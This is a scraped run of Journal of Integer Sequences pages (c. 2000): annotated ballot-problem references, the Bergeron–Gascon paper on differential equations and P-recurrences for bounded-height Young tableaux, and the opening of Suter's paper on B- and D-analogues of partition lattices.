[The ballot-polynomials $p_m(x) = ((x - \mu m)/(x + m))\binom{x+m}{m}$ are Sheffer polynomials for the backwards difference operator ∇. They are the solutions of the system of operator equations $\nabla p_m(x) = p_{m-1}(x)$, uniquely determined by the initial conditions $p_0(x) = 1$ for all x, and $p_m(\mu m) = 0$ for all $m \geq 1$. Using his earlier results on multivariate umbral calculus, the author shows how to solve the n-dimensional system $P_i(\delta)s_{\mathbf{m}}(\mathbf{x}) = s_{\mathbf{m}-\mathbf{e_i}}(\mathbf{x})$ for all i=1, ..., n, where $\{P_1(\delta), \ldots, P_n(\delta)\}$ is a delta set and $\mathbf{e_i}$ stands for the ith unit vector. The general solution for such a system is then specialized to give an n-dimensional version of the ballot polynomials.

A generalized version of the classical ballot problem, attributed to Takács, is solved by the polynomials

$$\frac{x}{x+\sum_{k=1}^{r}(\mu_k+1)n_k}\binom{x+\sum_{k=1}^{r}(\mu_k+1)n_k}{n_1,\ldots,n_r}.$$

The *n*-dimensional analog is obtained from a very general setting, leading to a so-called ``multinomial basic polynomial sequence". *Heinrich Niederhausen*]

W4. Toshihiro Watanabe, On the Littlewood-Richardson rule in terms of lattice path combinatorics, Proc. First Japan Conf. Graph Theory & Appl., *Discrete Math.* **72** (1988) 385-390; MR **90b**:05010.

[This paper gives a proof of the Littlewood-Richardson rule for multiplying Schur functions by using the characterization of Schur functions as collections of nonintersecting lattice paths. The proof is based on Robinson's recomposition rule for transforming non-lattice paths into lattice paths. *Dennis White*]

Ze. Doron Zeilberger, André's reflection proof generalized to the many-candidate ballot problem, *Discrete Math.* **44** (1983) 325-326; MR **84g**:05016.

[The *n*-candidate ballot problem is the problem of counting those lattice walks from the origin to the point $(m_1,\ldots,m_n)$, $m_1 \geq m_2 \geq \ldots \geq m_n \geq 0$, which never touch any of the hyperplanes $x_i - x_{i+1} = -1$. The problem is equivalent to that of counting Young tableaux of a given shape. D. André [**A1**] showed that for *n*=2 the answer is $\binom{m_1+m_2}{m_1} - \binom{m_1+m_2}{m_1+1}$ as follows: $\binom{m_1+m_2}{m_1}$ counts all paths from (0,0) to (m_1,m_2). If a path touches $x_1 - x_2 = -1$, reflect the initial segment up to the first such touch in this line to get a path from (-1,1) to (m_1,m_2). This gives a bijection between ``bad" paths from (0,0) to (m_1,m_2) and all paths from (-1,1) to (m_1,m_2) which proves the formula.

The author generalizes this argument to obtain the determinant formula (due to Frobenius and MacMahon) $(m_1+\ldots+m_n)!\det(1/(m_i-i+j)!)$. Here a term corresponding to a permutation π counts paths from $(1-\pi(1),\ldots,n-\pi(n))$ to $(m_1,\ldots,m_n)$. The ``bad" paths are cancelled in pairs by reflexion in the hyperplanes $x_i - x_{i+1} = -1$. A related approach, using recurrences instead of reflexion, was recently given by N. Linial [**Li**]. *Ira Gessel*]

The author thanks Marc Paulhus, who converted this paper from latex to html using Nikos Drake's Latex2Html translator.

(Concerned with sequences A000108, A000245, A000337, A000344, A000356, A000588, A000589, A000590, A001392, A001405, A001700, A002057, A003517, A003518, A003519, A005557, A005558, A005559, A005560, A005561, A005562, A005563, A005564, A005565, A005566, A005567, A005568, A005569, A005570, A005571, A005572, A005573, A005586, A005587, A008315, A036799, A039598, A047072, A050166, A052173, A052174, A052175, A052176, A052177, A052178, A052179)

Received March 26, 1999; revised version received September 18, 1999. Published in Journal of Integer Sequences Jan. 27, 2000.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 3
(2000), Article 00.1.7

Counting Young Tableaux of Bounded Height

François Bergeron and Francis Gascon
Département de Mathématiques
Université du Quebec à Montreal
Email address: bergeron.francois@uqam.ca and gascon.francis@uqam.ca

With support from NSERC and FCAR

Abstract: We show that formulas of Gessel, for the generating functions for Young standard tableaux of height bounded by k (see [2]), satisfy linear differential equations, with polynomial coefficients, equivalent to P-recurrences conjectured by Favreau, Krob and the first author (see [1]) for the number of bounded height tableaux and pairs of bounded height tableaux.

Full version: pdf, dvi, ps

(Concerned with sequences A000108, A001006, A001405, A005802, A005817, A007579, A049401, A052397, A052398, A052399.)

Received Nov. 10, 1999; published in Journal of Integer Sequences March 15, 2000.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 3 (2000),
Article 00.1.7

Counting Young Tableaux of Bounded Height*

François Bergeron and Francis Gascon
Departement de Mathematiques
Univerite du Quebec à Montreal
Email addresses: bergeron.francois@uqam.ca and gascon.francis@uqam.ca

Abstract

We show that formulae of Gessel for the generating functions for Young standard tableaux of height bounded by k (see [2]) satisfy linear differential equations, with polynomial coefficients, equivalent to P-recurrences conjectured by Favreau, Krob and the first author (see [1]) for the number of bounded height tableaux and pairs of bounded height tableaux.

1. Results

Let us first fix some notation. A partition λ of a positive integer n is a sequence of integers

$$\lambda_1 \geq \lambda_2 \geq \ldots \geq \lambda_k > 0$$

such that $\sum_i \lambda_i = n$. We denote this by writing $\lambda \vdash n$, and say that k is the *height* $h(\lambda)$ of λ. The height of the empty partition (of 0) is 0. The (Ferrer's) diagram of a partition λ is the set of points $(i,j) \in \mathbf{Z}^2$ such that $1 \leq j \leq \lambda_i$. It is also denoted by λ. Clearly a partition is characterized by its diagram. The conjugate λ' of a partition λ is the partition with diagram $\{(j,i) \mid (i,j) \in \lambda\}$.

A standard Young tableau T is an injective labeling of a Ferrer's diagram by the elements of $\{1,2,\ldots,n\}$ such that $T(i,j) < T(i+1,j)$ for $1 \leq i < k$ and $T(i,j) < T(i,j+1)$ for $1 \leq j < \lambda_i$. We further say that λ is the *shape* of the tableau T. For a given λ, the number f_λ of tableaux of shape λ is given by the *hook length* formula

$$f_\lambda = \frac{n!}{\prod_c h_c},$$

where $c = (i,j)$ runs over the set of points in the diagram of λ, and

$$h_c = \lambda_i - i + \lambda'_j - j + 1.$$

Other classical results in this context are

$$\sum_{\lambda \vdash n} f_\lambda^2 = n!,$$

* With support from NSERC and FCAR.

and

$$\sum_{\lambda \vdash n} f_\lambda = \text{ coeff of } \frac{x^n}{n!} \text{ in } e^{x+x^2/2}.$$

We are interested in the enumeration of tableaux of height bounded by some integer k; that is to say we wish to compute the numbers

$$\tau_k(n) = \sum_{h(\lambda) \le k} f_\lambda$$

as well as

$$T_k(n) = \sum_{h(\lambda) \le k} f_\lambda^2.$$

For example, the first few sequences $\tau_k(n)$ for $n \ge 1$ are

$\tau_2(n) \to$ 1, 2, 3, 6, 10, 20, 35, 70, 126, 252, 462, 924, 1716, 3432, 6435, 12870, 24310, 48620, 92378, ...

$\tau_3(n) \to$ 1, 2, 4, 9, 21, 51, 127, 323, 835, 2188, 5798, 15511, 41835, 113634, 310572, 853467, ...

$\tau_4(n) \to$ 1, 2, 4, 10, 25, 70, 196, 588, 1764, 5544, 17424, 56628, 184041, 613470, 2044900, ...

$\tau_5(n) \to$ 1, 2, 4, 10, 26, 75, 225, 715, 2347, 7990, 27908, 99991, 365587, 1362310, 5159208, ...

$\tau_6(n) \to$ 1, 2, 4, 10, 26, 76, 231, 756, 2556, 9096, 33231, 126060, 488488, 1948232, 7907185, ...

(These are sequences A001405, A001006, A005817, A049401, A007579 in [5].) For $T_k(n)$, we have

$T_2(n) \to$ 1, 2, 5, 14, 42, 132, 429, 1430, 4862, 16796, 58786, 208012, 742900, 2674440, 9694845, ...

$T_3(n) \to$ 1, 2, 6, 23, 103, 513, 2761, 15767, 94359, 586590, 3763290, 24792705, 167078577, ...

$T_4(n) \to$ 1, 2, 6, 24, 119, 694, 4582, 33324, 261808, 2190688, 19318688, 178108704, 1705985883, ...

$T_5(n) \to$ 1, 2, 6, 24, 120, 719, 5003, 39429, 344837, 3291590, 33835114, 370531683, 4285711539, ...

$T_6(n) \to$ 1, 2, 6, 24, 120, 720, 5039, 40270, 361302, 3587916, 38957991, 457647966, 5763075506, ...

(Sequences A000108, A005802, A052397, A052398, A052399 in [5].)

In [2] Gessel deduces the following formulae from a result of Gordon:

$$y_k(x) := \sum_{n=0}^{\infty} \frac{\tau_k(n) x^n}{n!} = \begin{cases} \det\left[J_{i-j}(x) - J_{i+j-1}(x)\right]_{1 \le i,j \le k/2} & \text{if } k \text{ is even,} \\ e^x \det\left[J_{i-j}(x) - J_{i+j}(x)\right]_{1 \le i,j \le (k-1)/2} & \text{if } k \text{ is odd,} \end{cases}$$

and

$$Y_k(x) := \sum_{n=0}^{\infty} \frac{T_k(n) x^n}{(n!)^2} = \det\left[I_{i-j}(x)\right]_{1 \le i,j \le k},$$

where

$$J_k(x) = \sum_{n=0}^{\infty} \frac{x^{2\,n+k}}{n!\ (n+k)!}$$

and

$$I_k(x) = \sum_{n=0}^{\infty} \frac{x^{n+k/2}}{n!\ (n+k)!}$$

If k is positive integer, we set $J_{-k} := J_k$ and $I_{-k} := I_k$. The resulting expressions rapidly become unwieldy. For example,

$$y_2(x) = J_0(x) + J_1(x)$$

$$y_3(x) = e^x \left(J_0(x) - J_2(x)\right)$$

$$y_4(x) = J_0(x)^2 + J_0(x)\,J_1(x) + J_0(x)\,J_3(x) - J_1(x)^2 - 2\,J_1(x)\,J_2(x) + J_1(x)\,J_3(x) - J_2(x)^2$$

$$y_5(x) = e^x \left(J_0(x)^2 - J_0(x)\,J_2(x) - J_0(x)\,J_4(x) - J_1(x)^2 + 2\,J_1(x)\,J_3(x) + J_2(x)\,J_4(x) - J_3(x)^2\right)$$

$$\begin{aligned} y_6(x) = {} & J_0(x)^3 + J_0(x)^2\,J_1(x) + J_0(x)^2\,J_3(x) + J_0(x)^2\,J_5(x) - 2\,J_0(x)\,J_1(x)^2 - 2\,J_0(x)\,J_1(x)\,J_2(x) \\ & + J_0(x)\,J_1(x)\,J_3(x) - 2\,J_0(x)\,J_1(x)\,J_4(x) + J_0(x)\,J_1(x)\,J_5(x) - 2\,J_0(x)\,J_2(x)^2 \\ & - 2\,J_0(x)\,J_2(x)\,J_3(x) - J_0(x)\,J_3(x)^2 + J_0(x)\,J_3(x)\,J_5(x) - J_0(x)\,J_4(x)^2 - J_1(x)^3 \\ & + 2\,J_1(x)^2\,J_2(x) + 2\,J_1(x)^2\,J_3(x) - 2\,J_1(x)^2\,J_4(x) - J_1(x)^2\,J_5(x) + 2\,J_1(x)\,J_2(x)^2 \\ & + 2\,J_1(x)\,J_2(x)\,J_3(x) + 2\,J_1(x)\,J_2(x)\,J_4(x) - 2\,J_1(x)\,J_2(x)\,J_5(x) + 2\,J_1(x)\,J_3(x)\,J_4(x) \\ & + J_1(x)\,J_3(x)\,J_5(x) - J_1(x)\,J_4(x)^2 - J_2(x)^2\,J_3(x) + 2\,J_2(x)^2\,J_4(x) - J_2(x)^2\,J_5(x) \\ & - 2\,J_2(x)\,J_3(x)^2 + 2\,J_2(x)\,J_3(x)\,J_4(x) - J_3(x)^3 \end{aligned}$$

We can simplify these using properties of Bessel functions. Recalling the easily deduced relations

$$J_k(x) = J_{k-2}(x) - \frac{1}{x}(n-k-1)\,J_{k-1}(x), \qquad k \geq 2,$$

we get, after some computation, the much simpler expressions

$$y_3(x) = x^{-1} e^x\,J_1(x)$$

$$y_4(x) = x^{-2}\,\left(-2\,x\,J_0(x)^2 + 2\,J_0(x)\,J_1(x) + (2\,x+1)\,J_1(x)^2\right)$$

$$y_5(x) = x^{-4} e^x \left(-4\,x^2\,J_0(x)^2 + 2\,x\,J_0(x)\,J_1(x) + 2\,\left(2\,x^2+1\right) J_1(x)^2\right)$$

$$\begin{aligned} y_6(x) = {} & x^{-6} \left(-4\,x^2\,(4\,x-3)\,J_0(x)^3 - 4\,x\,\left(4\,x^2 - 3\,x + 6\right) J_0(x)^2\,J_1(x) \right. \\ & \left. + 4\,\left(4\,x^3 - x^2 + 3\right) J_0(x)\,J_1(x)^2 + 4\,\left(4\,x^3 - x^2 + 5\,x + 1\right) J_1(x)^3\right) \end{aligned}$$

Similarly

$$Y_2(x) = I_0(x)^2 - I_1(x)^2$$

$$Y_3(x) = x^{-1} \left(2\,\sqrt{x}\,I_0(x)^2\,I_1(x) - I_0(x)\,I_1(x)^2 - 2\,\sqrt{x}\,I_1(x)^3\right)$$

$$\begin{aligned} Y_4(x) = {} & x^{-3} \big(- 4\,x^2\,I_0(x)^4 + 8\,x\,\sqrt{x}\,I_0(x)^3\,I_1(x) + 4\,x\,(2\,x-1)\,I_0(x)^2\,I_1(x)^2 \\ & - 8\,x\,\sqrt{x}\,I_0(x)\,I_1(x)^3 - x\,(4\,x-1)\,I_1(x)^4\big) \end{aligned}$$

A theoretical argument (see [2]) shows that the generating functions $y_k(x)$ and $Y_k(x)$ are *D-finite*. That is to say, they satisfy linear differential equations with polynomial coefficients. In fact, it is well known and classical that one can translate such linear differential equations into recurrences with polynomial coefficients. More precisely, a *P-recurrence* for a sequence a_n is one of the form

$$p_0(n)\,a_n + p_1(x)\,a_{n-1} + \ldots + p_k(n)\,a_{n-k} = q(n),$$

where all $p_i(n)$, $1 \leq i \leq k$, and $q(n)$ are polynomials in n. We say that a sequence is P-recursive if it satisfies a P-recurrence. The class of P-recursive sequences is closed under point-wise products. Since $1/n!$ is easily seen to be P-recursive, it follows that, if a_n is P-recursive, then so are $a_n/n!$ and $a_n/n!^2$. The algorithmic

translation from D-finite to P-recursive (and back) has been implemented in the package GFUN in Maple (see [4]), which also contains many other nice tools for handling recurrences and generating functions.

Computer experiments made by Krob, Favreau and the first author led to conjectures (see [1]) for an explicit form for P-recurrences for $\tau_h(n)$ and $T_h(n)$. These conjectures can be easily (and automatically) reformulated as linear differential equations for $y_k(x)$ and $Y_k(x)$. We first observe that it is not hard to show the existence of a linear differential equation of order bounded by

$$\ell(k) := \left\lfloor \frac{k}{2} \right\rfloor + 1$$

with polynomial coefficients, admitting $y_k(x)$ as a solution. In fact, this follows readily from the following proposition.

Proposition 1. *Let $\mathcal{V}_k$ denote the vector space over the field $\mathbf{C}(x)$ of rational functions in x spanned by $y_k(x)$ and all its derivatives. Then*

$$\dim \mathcal{V}_k \le \ell(k).$$

Proof. Setting $n := \ell(k) - 1$, it is clear from our previous discussion that y_k lies in the span $\mathcal{W}_k$ of the set of $\ell(k)$ elements given by

$$\{ J_0(x)^m \, J_1(x)^{n-m} \mid 0 \le m \le n \}$$

if k is even, and by

$$\{ e^x \, J_0(x)^m \, J_1(x)^{n-m} \mid 0 \le m \le n \}$$

if k is odd. $\mathcal{W}_k$ is clearly closed under differentiation, since we easily see that

$$\begin{aligned} \frac{d}{dx} J_0(x) &= 2\, J_1(x), \\ \frac{d}{dx} J_1(x) &= 2\, J_0(x) - \frac{1}{x}\, J_1(x), \end{aligned} \tag{1}$$

from which we deduce that

$$\frac{d}{dx} J_0(x)^a \, J_1(x)^b = \frac{2\,a}{x} \, J_0(x)^{a-1} \, J_1(x)^{b+1} \, x + 2\,b \, J_0(x)^{a+1} \, J_1(x)^{b-1} - \frac{b}{x} \, J_0(x)^a \, J_1(x)^b, \tag{2}$$

as well as a similar expression for the derivative of $e^x \, J_0(x)^a \, J_1(x)^b$. Thus $\mathcal{V}_k$ is contained in $\mathcal{W}_k$, and hence its dimension is bounded by $\ell(k)$. ∎

Setting for the moment $n := \ell(k)$ and $y := y_k(x)$, it clearly follows from the above proposition that

$$y,\ y',\ y'',\ \ldots\ , y^{(n)}$$

are linearly dependent, hence $y_k(x)$ satisfies a homogeneous linear differential equation of order (at most) $\ell(k)$ with polynomial coefficients (in x). However, it appears that a stronger result holds.

Conjecture (Bergeron–Favreau–Krob, [1]). For each k, there are polynomials $p_m(x)$ of degree at most $\ell - 1$ such that $y_k(x)$ is a solution of

$$\sum_{m=0}^{\ell} p_m(x) y^{(m)} \ = \ 0,$$

where $\ell = \ell(k)$. Moreover, for $m \ge 1$, $p_m(x) = q_m(x)\, x^{m-1}$, and $p_\ell(x) = x^{\ell-1}$.

The first few cases for $y_k(x)$ are*

* Here $\to$ means "is a solution of".

$$y_2(x) \;\to\; x\,y'' + 2\,y' - 2\,(2\,x+1)\,y = 0$$

$$y_3(x) \;\to\; x\,y'' - (2\,x-3)\,y' - 3\,(x+1)\,y = 0$$

$$y_4(x) \;\to\; x^2\,y''' + 10\,x\,y'' - 4\,\left(4\,x^2+2\,x-5\right)y' - 4\,(8\,x+5)\,y = 0$$

$$y_5(x) \;\to\; x^2\,y''' - (3\,x-13)\,x\,y'' - \left(13\,x^2+26\,x-35\right)y' + 5\,\left(3\,x^2-7\,x-7\right)y = 0$$

Equating coefficients of $x^n/n!$ on both hand sides of these differential equations, one finds that they are equivalent to the recurrences

$$(n+1)\,\tau_2(n) - 2\,\tau_2(n-1) - 4\,(n-1)\,\tau_2(n-2) = 0$$

$$(n+2)\,\tau_3(n) - (2\,n+1)\,\tau_3(n-1) - 3\,(n-1)\,\tau_3(n-2) = 0$$

$$(n+3)\,(n+4)\,\tau_4(n) - 16\,(n-1)\,\tau_4(n-2)\,n - (8\,n+12)\,\tau_4(n-1) = 0$$

$$(n+4)\,(n+6)\,\tau_5(n) - \left(3\,n^2+17\,n+15\right)\tau_5(n-1) - (n-1)(13\,n+9)\,\tau_5(n-2) + 15\,(n-1)\,(n-2)\,\tau_5(n-3) = 0$$

Up to now, only these recurrences (that is, for $k \le 5$), had been implicitly known (see [3]). However, using the simplified expressions for $y_k(x)$ given here, and a reformulation in term of linear differential equations (with the help of GFUN [4]) we have been able to check (in the form of a computer algebra proof) that the conjecture above is true for $k \le 11$, from which it follows that the corresponding recurrences hold. This computer verification simply uses the derivation rules (1) for $J_0(x)$ and $J_1(x)$ to simplify the expressions obtained by substitution of Gessel's formulae in the following differential equations.

$$\begin{aligned} y_6(x) \;\to\; & x^3\,y^{(4)} + 28\,x^2\,y''' - 10\,\left(4\,x^2+2\,x-23\right)x\,y'' \\ & - 4\,\left(108\,x^2+61\,x-135\right)y' + 36\,(2\,x+5)\,\left(2\,x^2-3\,x-3\right)y = 0 \end{aligned}$$

$$\begin{aligned} y_7(x) \;\to\; & x^3\,y^{(4)} - 2\,(2\,x-17)\,x^2\,y''' - \left(34\,x^2+102\,x-343\right)x\,y'' \\ & + \left(76\,x^3-450\,x^2-686\,x+1001\right)y' + 7\,\left(15\,x^3+74\,x^2-143\,x-143\right)y = 0 \end{aligned}$$

$$\begin{aligned} y_8(x) \;\to\; & x^4\,y^{(5)} + 60\,x^3\,y^{(4)} - 2\,\left(40\,x^2+20\,x-619\right)x^2\,y''' - 4\,\left(608\,x^2+331\,x-2567\right)x\,y'' \\ & + 8\,\left(128\,x^4+128\,x^3-2480\,x^2-1527\,x+3536\right)y' + 128\,\left(64\,x^3+72\,x^2-286\,x-221\right)y = 0 \end{aligned}$$

$$\begin{aligned} y_9(x) \;\to\; & x^4\,y^{(5)} - 5\,(x-14)\,x^3\,y^{(4)} - \left(70\,x^2+280\,x-1693\right)x^2\,y''' \\ & + \left(230\,x^3-2492\,x^2-5079\,x+16535\right)x\,y'' \\ & + \left(789\,x^4+5544\,x^3-24073\,x^2-33070\,x+53865\right)y' \\ & - 27\,\left(35\,x^4-274\,x^3-1017\,x^2+1995\,x+1995\right)y = 0 \end{aligned}$$

$$\begin{aligned} y_{10}(x) \;\to\; & x^5\,y^{(6)} + 110\,x^4\,y^{(5)} - 2\,\left(70\,x^2+35\,x-2269\right)x^3\,y^{(4)} \\ & - 4\,\left(2268\,x^2+1211\,x-21752\right)x^2\,y''' \\ & + 4\,\left(1036\,x^4+1036\,x^3-48033\,x^2-27900\,x+191477\right)x\,y'' \\ & + 8\,\left(14300\,x^4+15542\,x^3-185404\,x^2-121352\,x+303875\right)y' \\ & - 200\,\left(72\,x^5+108\,x^4-3262\,x^3-3987\,x^2+14960\,x+12155\right)y = 0 \end{aligned}$$

$$
\begin{aligned}
y_{11}(x) \;\to\; & x^5\,y^{(6)} - (6\,x-125)\,x^4\,y^{(5)} - \left(125\,x^2+625\,x-5873\right)x^3\,y^{(4)} \\
& + 2\,\left(270\,x^3-4611\,x^2-11746\,x+64252\right)x^2\,y''' \\
& + \left(3319\,x^4+30166\,x^3-223422\,x^2-385512\,x+1293125\right)x\,y'' \\
& - \left(7734\,x^5-104329\,x^4-493828\,x^3+1987124\,x^2+2586250\,x-4697275\right)y' \\
& - 11\,\left(945\,x^5+11343\,x^4-62023\,x^3-204012\,x^2+427025\,x+427025\right)y = 0
\end{aligned}
$$

However, these verifications rapidly become (computer) time consuming. For example, with $k = 11$, we have to substitute in this last differential equation the following expression

$$
\begin{aligned}
y_{11}(x) = \frac{138240\,e^x}{x^{25}}\Big(& -14\left(32\,x^6+177\,x^4+198\,x^2-72\right)x^5\,J_0(x)^5 \\
& + 8\,\left(16\,x^8+256\,x^6+825\,x^4+585\,x^2-495\right)x^4\,J_1(x)\,J_0(x)^4 \\
& + 4\,\left(192\,x^8+833\,x^6+495\,x^4+135\,x^2+1440\right)x^3\,J_1(x)^2\,J_0(x)^3 \\
& - \left(256\,x^{10}+3648\,x^8+10799\,x^6+9690\,x^4+1980\,x^2+3600\right)x^2\,J_1(x)^3\,J_0(x)^2 \\
& - 5\,\left(64\,x^{10}+190\,x^8-77\,x^6+114\,x^4+504\,x^2-144\right)x\,J_1(x)^4\,J_0(x) \\
& + \left(128\,x^{12}+1632\,x^{10}+4557\,x^8+5482\,x^6+4158\,x^4+2052\,x^2+72\right)J_1(x)^5\Big)
\end{aligned}
$$

and simplify. Clearly we could go on to larger cases, but the point seems to be made that the conjectures are reasonable.

Similar considerations for the enumeration of pairs of tableaux, with the following differential equations, settle the corresponding conjectures for the cases $k \le 7$:

$$
Y_2(x) \;\to\; x^2\,y''' + 4\,x\,y'' - 2\,(2\,x-1)\,y' - 2\,y = 0
$$

$$
Y_3(x) \;\to\; x^3\,y^{(4)} + 10\,x^2\,y''' - (10\,x-23)\,x\,y'' - (32\,x-9)\,y' + 9\,(x-1)\,y = 0
$$

$$
\begin{aligned}
Y_4(x) \;\to\; & x^4\,y^{(5)} + 20\,x^3\,y^{(4)} - 2\,(10\,x-59)\,x^2\,y''' - 2\,(91\,x-110)\,x\,y'' \\
& + 4\,\left(16\,x^2-87\,x+20\right)y' + 16\,(8\,x-5)\,y = 0
\end{aligned}
$$

$$
\begin{aligned}
Y_5(x) \;\to\; & x^5\,y^{(6)} + 35\,x^4\,y^{(5)} - 7\,(5\,x-59)\,x^3\,y^{(4)} - 2\,(336\,x-979)\,x^2\,y''' + \left(259\,x^2-3650\,x+3383\right)x\,y'' \\
& + \left(1917\,x^2-5708\,x+1225\right)y' - 25\,\left(9\,x^2-93\,x+49\right)y = 0
\end{aligned}
$$

$$
\begin{aligned}
Y_6(x) \;\to\; & x^6\,y^{(7)} + 56\,x^5\,y^{(6)} - 28\,(2\,x-41)\,x^4\,y^{(5)} - 4\,(483\,x-2684)\,x^3\,y^{(4)} \\
& + 4\,\left(196\,x^2-5480\,x+11543\right)x^2\,y''' + 8\,\left(1686\,x^2-11941\,x+9830\right)x\,y'' \\
& - 4\,\left(576\,x^3-14931\,x^2+34438\,x-7290\right)y' - 72\,\left(144\,x^2-821\,x+405\right)y = 0
\end{aligned}
$$

$$
\begin{aligned}
Y_7(x) \;\to\; & x^7\,y^{(8)} + 84\,x^6\,y^{(7)} - 42\,(2\,x-65)\,x^5\,y^{(6)} - 2\,(2352\,x-21881)\,x^4\,y^{(5)} \\
& + 3\,\left(658\,x^2-31606\,x+121455\right)x^3\,y^{(4)} + 2\,\left(31986\,x^2-424260\,x+754183\right)x^2\,y''' \\
& - \left(12916\,x^3-648834\,x^2+3329230\,x-2610671\right)x\,y'' \\
& - \left(175704\,x^3-2292734\,x^2+4684008\,x-1002001\right)y' \\
& + 49\,\left(225\,x^3-9630\,x^2+42313\,x-20449\right)y = 0
\end{aligned}
$$

2. Acknowledgments

The Maple package *gfun* (available as a shared library) was used extensively in the elaboration of the conjectures and results in this note.

3. References

[1] F. Bergeron, L. Favreau and D. Krob, *Conjectures on the Enumeration of Tableaux of Bounded Height*, Discrete Math., **139**, (1995), 463–468.

[2] I. Gessel, *Symmetric Functions and P-Recursiveness*, Jour. of Comb. Th., Series A, **53**, 1990, 257–285.

[3] D. Gouyou Beauchamps, *Codages par des mots et des chemins: problèmes combinatoires et algorithmiques*, Ph. D. thesis, University of Bordeaux I, 1985.

[4] B. Salvy and P. Zimmermann, *GFUN: A maple Package for the Manipulation of Generating Functions in one Variable*, ACM Trans. in Math. Software, **20**, 1994, pages 163–177.

[5] N.J.A Sloane, The On-Line Encyclopedia of Integer Sequences, published electornically (link)
See also N.J.A Sloane and S. Plouffe, *The Encyclopedia of Integer Sequences*, Academic Press, 1995.

(Concerned with sequences A000108, A001006, A001405, A005802, A005817, A007579, A049401, A052397, A052398, A052399.)

Received Nov. 10, 1999; published in Journal of Integer Sequences March 15, 2000.

Return to Journal of Integer Sequences home page

Journal of Integer Sequences, Vol. 3
(2000), Article 00.1.8

Two Analogues of a Classical Sequence

Ruedi Suter
Mathematikdepartement
ETH Zürich
8092 Zürich, Switzerland
Email address: suter@math.ethz.ch

Abstract: We compute exponential generating functions for the numbers of edges in the Hasse diagrams for the **B**- and **D**-analogues of the partition lattices.

Full version: pdf, dvi, ps

(Concerned with sequences A003128, A039755, A039756, A039758, A039759, A039760, A039761, A039762, A039763, A039764, A039765)

Received Jan. 13, 2000; published in Journal of Integer Sequences March 10, 2000.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 3 (2000),
Article 00.1.8

Two Analogues of a Classical Sequence

Ruedi Suter

Mathematikdepartement
ETH Zürich
8092 Zürich, Switzerland

Email address: suter@math.ethz.ch

Abstract

We compute exponential generating functions for the numbers of edges in the Hasse diagrams for the B- *and* D*-analogues of the partition lattices.*

1991 *Mathematics Subject Classification.* Primary 05A15, 52B30; Secondary 05A18, 05B35, 06A07, 11B73, 11B83, 15A15, 20F55

Introduction

When one looks up the sequence 1, 6, 31, 160, 856, 4802, 28 337, 175 896, ... in one of Sloane's integer sequence identifiers [HIS, EIS, OIS], one learns that these numbers are the numbers of driving-point impedances of an n-terminal network for $n = 2, 3, 4, 5, 6, 7, 8, 9, \ldots$ as described in an old article by Riordan [Ri].

In combinatorics there are two common ways of generalizing classical enumerative facts. One such generalization arises by replacing the set $[n] = \{1, \ldots, n\}$ by an n-dimensional vector space over the finite field $\mathbb{F}_q$ to get a q-analogue. The other generalization or extension is by considering "B- and D-analogues" of an "A-case". This terminology stems from Lie theory. (There is no "C-case" here since it coincides with

the "B-case".) Of course one may try to combine the two approaches and supply q-B- and q-D-analogues.

In this note I shall describe B- and D-analogues of the numbers of driving-point impedances of an n-terminal network. To assuage any possible curiosity about how these sequences look, here are their first few terms:

B-analogue	1, 8, 58, 432, 3396, 28 384, 252 456, 2 385 280, ...
D-analogue	0, 4, 31, 240, 1931, 16 396, 147 589, 1 408 224, ...

I should probably emphasize that I will only give mathematical arguments and will not attempt to provide a physical realization of B- and D-networks.

We start from certain classical hyperplane arrangements. A hyperplane arrangement defines a family of subspaces, namely those subspaces which can be written as intersections of some of the hyperplanes in the arrangement. For each such subspace we will choose a normal form that represents the subspace. Such a normal form consists of an equivalence class of partial $\{\pm 1\}$-partitions in the terminology of Dowling [Do]. Dowling actually constructed G-analogues of the partition lattices for any finite group G. Using the concept of voltage graphs (or signed graphs for $|G| = 2$) or more generally biased graphs, Zaslavsky gave a far-reaching generalization of Dowling's work. It is amusing to see that not only the network but also the mathematical treatment of hyperplane arrangements carries a graph-theoretical flavour. Here we will stick to the normal form and not translate things into the framework of graph theory, despite the success this approach has had for example in [BjSa]. In some sense the normal form approach pursues a strategy opposite to that of Zaslavsky's graphs.

Whitney numbers and characteristic polynomials for hyperplane arrangements or more generally for subspace arrangements, that is, the numbers of vertices with fixed rank in the Hasse diagrams and the Möbius functions, have been studied by many authors. Apparently little attention has been paid so far to the numbers of edges in the Hasse diagrams.

There is another point worth mentioning. It concerns a dichotomy among the A-, B-, and D-series. We will see that everything is very easy for the first two series whereas for the D-series we must work a little harder. Such a dichotomy between the A- and B-series on the one hand and the D-series on the other also occurs in other contexts, e. g., in the problem of counting reduced decompositions of the longest element in the corresponding Coxeter groups (see [St] for the initial paper). In contrast, in the Lie theory one has a different dichotomy,

namely, between the simply laced (like A and D) and the non-simply-laced (like B and C) types.

Finally, an obvious generalization, which, however, we do not go into, concerns hyperplane arrangements for the infinite families of unitary reflection groups.

Hyperplane arrangements and their intersection lattices

Let $\mathcal{A} = \{H_1, \dots, H_N\}$ be a collection of subspaces of codimension 1 in the vector space $\mathbb{R}^n$. We let $L(\mathcal{A})$ denote the poset of all intersections $H_{i_1} \cap \cdots \cap H_{i_r}$, ordered by reverse inclusion. This poset $L(\mathcal{A})$ is actually a geometric lattice. Its bottom element $\widehat{0}$ is the intersection over the empty index set, i. e., $\mathbb{R}^n$. The atoms are the hyperplanes $H_1, \dots, H_N$, and the top element $\widehat{1}$ is $H_1 \cap \cdots \cap H_N$. For many further details the reader is referred to Cartier's Bourbaki talk [Ca], Björner's exposition [Bj] for more general subspace arrangements, and the monograph by Orlik and Terao [OT] for a thorough exposition of the theory.

A theorem due to Orlik and Solomon states that for a finite irreducible Coxeter group W with Coxeter arrangement $\mathcal{A} = \mathcal{A}(W)$ we have the equality

$$|\mathcal{A}^H| = |\mathcal{A}| + 1 - h \tag{1}$$

where $H \in \mathcal{A}$ is any hyperplane of the arrangement, h is the Coxeter number of W, and $\mathcal{A}^H$ is the hyperplane arrangement in H with the hyperplanes $H \cap H'$ for $H' \in \mathcal{A} - \{H\}$. In other words, (1) says that each atom in the intersection lattice $L(\mathcal{A})$ is covered by $|\mathcal{A}| + 1 - h$ elements. One may wonder what can be said about the number of elements that cover an arbitrary element in $L(\mathcal{A})$.

The intersection lattices that concern us here come from the following hyperplanes in $\mathbb{R}^n$.

type of $\mathcal{A}$	elements of $\mathcal{A}$
